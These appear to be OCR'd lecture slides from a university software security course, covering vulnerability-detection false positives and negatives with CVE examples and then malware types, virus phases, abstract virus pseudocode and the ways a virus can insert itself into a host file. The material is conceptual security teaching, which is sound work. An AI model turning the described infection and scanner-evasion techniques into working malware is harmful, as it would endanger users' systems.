
Lecture 9 – Malicious Software

[COSE451] Software Security

Instructor: Seunghoon Woo

Spring 2024


Review Lecture 8


FP
TP
FN
TN
Issues reported by our Static Analyzers
Real issues living in production code
False Positive (FP): Not an issue, falsely reported
False Negative (FN): A real issue, but not reported
True Positive (TP): A real issue, correctly reported
True Negative (TN): No an issue, and not reported

- **Why does modified reuse make vulnerability detection difficult?**
  - Version-based detection techniques produce many false positives
  - Code-based detection techniques yield many false negatives

Review Lecture 8

- **Example: Version-based vulnerability detection approach**




ReactOS
https://github.com/reactos/reactos

Version-based detector


Review Lecture 8

- **Example: Version-based vulnerability detection approach**



Review Lecture 8

- **Example: Version-based vulnerability detection approach**




ReactOS

https://github.com/reactos/reactos

Version-based detector


CVE-2017-8779
CVE-2018-14621
CVE-2018-14622



CVE-2018-14622		Max CVSS	7.5
A null-pointer dereference vulnerability was found in libtirpc before version 0.3.3-rc3. The return value of makefd_xprt() was not checked in all instances, which could lead to a crash when the server exhausted the maximum number of available file descriptors. A remote attacker could cause an rpc-based application to crash by flooding it with new connections.		EPSS Score	3.60%
		Published	2018-08-30
		Updated	2023-02-03
CVE-2018-14621		Max CVSS	7.8
An infinite loop vulnerability was found in libtirpc before version 1.0.2-rc2. With the port to using poll rather than select, exhaustion of file descriptors would cause the server to enter an infinite loop, consuming a large amount of CPU time and denying service to other clients until restarted.		EPSS Score	0.20%
		Published	2018-08-30
		Updated	2019-10-09
CVE-2017-8779	Public exploit	Max CVSS	7.8
rpcbind through 0.2.4, LIBTIRPC through 1.0.1 and 1.0.2-rc through 1.0.2-rc3, and NTIRPC through 1.4.3 do not consider the maximum RPC data size during memory allocation for XDR strings, which allows remote attackers to cause a denial of service (memory consumption with no subsequent free) via a crafted UDP packet to port 111, aka rpcbomb.		EPSS Score	55.10%
		Published	2017-05-04
		Updated	2019-10-03

Review Lecture 8

- **Example: Version-based vulnerability detection approach**




ReactOS
https://github.com/reactos/reactos

Version-based detector

Libtirpc (v0.1.11)


CVE-2017-8779
CVE-
CVE

Fixed by backporting security patches!


reactos/reactos
[LIBTIRPC] **Fix CVE-2018-14622** by backporting its **fix**
CORE-15005


Review Lecture 8

- **Example: Version-based vulnerability detection approach**



CVE-2017-8779
CVE-
CVE


Fixed by backporting security patches!


reactos/reactos
[LIBTIRPC] **Fix CVE-2018-14622** by backporting its **fix**
CORE-15005

Misconfirming that there are vulnerabilities that do not actually exist
=> False positives

Review Lecture 8

- **Example: Code-based vulnerability detection approach**



Redis
https://github.com/redis/redis

Code-based detector

Review Lecture 8

- **Example: Code-based vulnerability detection approach**

```diff
index aafa3dca2..d02e11328 100644
--- a/ldo.c
+++ b/ldo.c
@@ -326,7 +327,13 @@ int luaD_precall (...) {
  Proto *p = clLvalue(func)->p;
- luaD_checkstack(L, p->maxstacksize);
- func = restorestack(L, funcr);
  n = cast_int(L->top - func) - 1;
+ luaD_checkstack(L, p->maxstacksize);
  for (; n < p->numparams; n++)
    setnilvalue(L->top++);
- base = (!p->is_vararg)? func + 1:
    adjust_varargs(L, p, n);
+ if (!p->is_vararg) {
+   func = restorestack(L, funcr);
+   base = func + 1;
+ }
```

Security patch for CVE-2014-5461
(Lua v5.2.3)

Review Lecture 8

- **Example: Code-based vulnerability detection approach**

```
index aafa3dca2..d02e11328 100644
--- a/ldo.c
+++ b/ldo.c
@@ -326,7 +327,13 @@ int luaD_precall (...) {
  Proto *p = clLvalue(func)->p;
- luaD_checkstack(L, p->maxstacksize);
- func = restorestack(L, funcr);
  n = cast_int(L->top - func) - 1;
+ luaD_checkstack(L, p->maxstacksize);
  for (; n < p->numparams; n++)
    setnilvalue(L->top++);
- base = (!p->is_vararg)? func + 1:
    adjust_varargs(L, p, n);
+ if (!p->is_vararg) {
+   func = restorestack(L, funcr);
+   base = func + 1;
+ }
```

Security patch for CVE-2014-5461 (Lua v5.2.3)

```
//ldo.c in REDIS
int luaD_precall (...) {
  Proto *p = cl->p;
  luaD_checkstack(L, p->maxstacksize);
  func = restorestack(L, funcr);
  if (!p->is_vararg) {  /* no varargs? */
    base = func + 1;
    if (L->top > base + p->numparams)
      L->top = base + p->numparams;
  }
```

Propagated vulnerable code in Redis

Review Lecture 8

- **Example: Code-based vulnerability detection approach**

```
index aafa3dca2..d02e11328 100644
--- a/ldo.c
+++ b/ldo.c
@@ -326,7 +327,13 @@ int luaD_precall (...) {
  Proto *p = clLvalue(func)->p;
- luaD_checkstack(L, p->maxstacksize);
- func = restorestack(L, funcr);
  n = cast_int(L->top - func) - 1;
+ luaD_checkstack(L, p->maxstacksize);
  for (; n < p->numparams; n++)
    setnilvalue(L->top++);
- base = (!p->is_vararg)? func + 1:
    adjust_varargs(L, p, n);
+ if (!p->is_vararg) {
+   func = restorestack(L, funcr);
+   base = func + 1;
+ }
```

Security patch for CVE-2014-5461
(Lua v5.2.3)

```
//ldo.c in REDIS
int luaD_precall (...) {
  Proto *p = cl->p;
- luaD_checkstack(L, p->maxstacksize);
+ luaD_checkstack(L, p->maxstacksize + p->numparams);
  func = restorestack(L, funcr);
  if (!p->is_vararg) {  /* no varargs? */
    base = func + 1;
    if (L->top > base + p->numparams)
      L->top = base + p->numparams;
  }
```

A backporting patch for CVE-2014-5461 in Redis

Review Lecture 8

- **Example: Code-based vulnerability detection approach**

```
index aafa3dca2..d02e11328 100644
--- a/ldo.c
+++ b/ldo.c
@@ -326,7 +327,13 @@ int luaD_precall (...) {
  Proto *p = clLvalue(func)->p;
- luaD_checkstack(L, p->maxstacksize);
- func = restorestack(L, funcr);
  n = cast_int(L->top - func) - 1;
+ luaD_checkstack(L, p->maxstacksize);
  for (; n < p->numparams; n++)
    setnilvalue(L->top++);
- base = (!p->is_vararg)? func + 1:
    adjust_varargs(L, p, n);
+ if (!p->is_vararg) {
+   func = restorestack(L, funcr);
+   base = func + 1;
+ }
```

Security patch for CVE-2014-5461
(Lua v5.2.3)

```
//ldo.c in REDIS
int luaD_precall (...) {
  Proto *p = cl->p;
- luaD_checkstack(L, p->maxstacksize);
+ luaD_checkstack(L, p->maxstacksize + p->numparams);
  func = restorestack(L, funcr);
  if (!p->is_vararg) {  /* no varargs? */
    base = func + 1;
    if (L->top > base + p->numparams)
      L->top = base + p->numparams;
  }
```

A backporting patch for CVE-2014-5461 in Redis

If the code has been modified, it is difficult to find the propagated vulnerability using only the patterns/syntax of the known vulnerable code

=> False negatives

Overview

- Viruses
- Worms
- Trojan horses
- Backdoors
- Ransomware

Malicious software

- **Malicious software (Malware)**
  - A general term for all software that can have a negative impact on computers, servers, clients, and computer networks
  - In many cases, malware can do anything that a “normal” program can do
  - Conventional malware
    - Viruses and worms
  - Ransomware, botnets, backdoor, and other beasts

Malicious software

- **Symptoms that may occur due to malicious programs**

Category	Symptom
System	Change system settings
	Change CMOS
	Memory reduction
	System slowdown
	Autorun program
	Process termination
Network	Sending email
	Information leak
	Network slowdown
	Open specific port
	Sending message

Category	Symptom
Hard disk	Hard disk format
	Boot sector destruction
File	Create file
	Delete file
	File corruption
	Modify file

Viruses

- **Computer virus**
  - Piece of software that infects programs
    - A program that can infect other programs or files by modifying them
    - It spreads by copying itself to other programs
  - When attached to an executable program, a virus can do anything that the program is permitted to do
    - Executes secretly when the host program is run

Viruses

- **Virus phase**
  1. **Dormancy** (휴면): inactive until the host program runs
  2. **Infection (propagation)**: when the virus spreads
  3. **Trigger**: when the payload is executed
  4. **Payload (execution)**: when the virus actually works

Viruses

- **Pseudo code of a computer virus**

```
def virus():
  infect ()
  if trigger () is true then
    payload ()
```

```
def infect():
  repeat k times:
    target = select_target()
    if no target then
      return
    infect_code (target)
```

Viruses

- **Virus propagation route**
  - Phishing (emails)
    - Send malware code via an email
  - Malicious URL links (included in the body of the email)
    - Send malicious URL links via an email
  - Semi-automatic download
    - Send malicious code when the user goes directly to a malware transmission site or is redirected to the page through malvertising

Viruses

- **Program file viruses**
  - Most viruses infect executable program files
  - How and where virus code is inserted (in the host file) varies?

Viruses

- **Program file viruses**
  - Most viruses infect executable program files
  - How and where virus code is inserted (in the host file) varies?




Figure 7.1: Virus strategies for code location. Virus code is shaded. (a) Shift and prepend. (b) Append. (c) Overwrite from top. (d) Overwrite at interior.

Viruses

- **Program file viruses**
  - (a) Shift and prepend
    - The virus code is inserted at the front after shifting the original file, which is arranged to execute after the virus code. This increases the file length




Figure 7.1: Virus strategies for code location. Virus code is shaded. (a) Shift and prepend. (b) Append. (c) Overwrite from top. (d) Overwrite at interior.

Viruses

- **Program file viruses**
  - (b) Append virus code to end of host file
    - The original JUMP target is changed to be the first line of the appended virus code. The virus code ends by jumping to the originally indicated start-execution point




Figure 7.1: Virus strategies for code location. Virus code is shaded. (a) Shift and prepend. (b) Append. (c) Overwrite from top. (d) Overwrite at interior.

Viruses

- **Program file viruses**
  - (c) Overwrite the host file, starting from the top
    - The host program is destroyed (so it should not be critical to the OS's continuing operation). This increases the chances that the virus is noticed, and complicates its removal




Figure 7.1: Virus strategies for code location. Virus code is shaded. (a) Shift and prepend. (b) Append. (c) Overwrite from top. (d) Overwrite at interior.

Viruses

- **Program file viruses**
  - (d) Overwrite the host file, starting from some interior point
    - A negative side effect is damaging the original program. However an advantage is gained against virus detection tools that, as an optimization, take shortcuts such as scanning for viruses only at the start and end of files—this strategy may evade such tools




Figure 7.1: Virus strategies for code location. Virus code is shaded. (a) Shift and prepend. (b) Append. (c) Overwrite from top. (d) Overwrite at interior.

